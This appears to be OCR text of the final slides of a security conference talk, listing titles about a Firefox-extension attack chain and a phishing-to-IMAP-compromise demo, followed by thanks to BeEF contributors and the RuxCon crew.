
High Level Architecture

from FF extension to command execution



High Level Architecture

from FF extension to command execution



Demo fun

from phishing to internal IMAP server compromise

Thanks

- Wade and the other BeEF guys
- Ty for his awesome shellcode
- Michele for his awesome BeEF integration
- RuxCon crew and you, attendee
- Whoever will offer beers later...

Questions?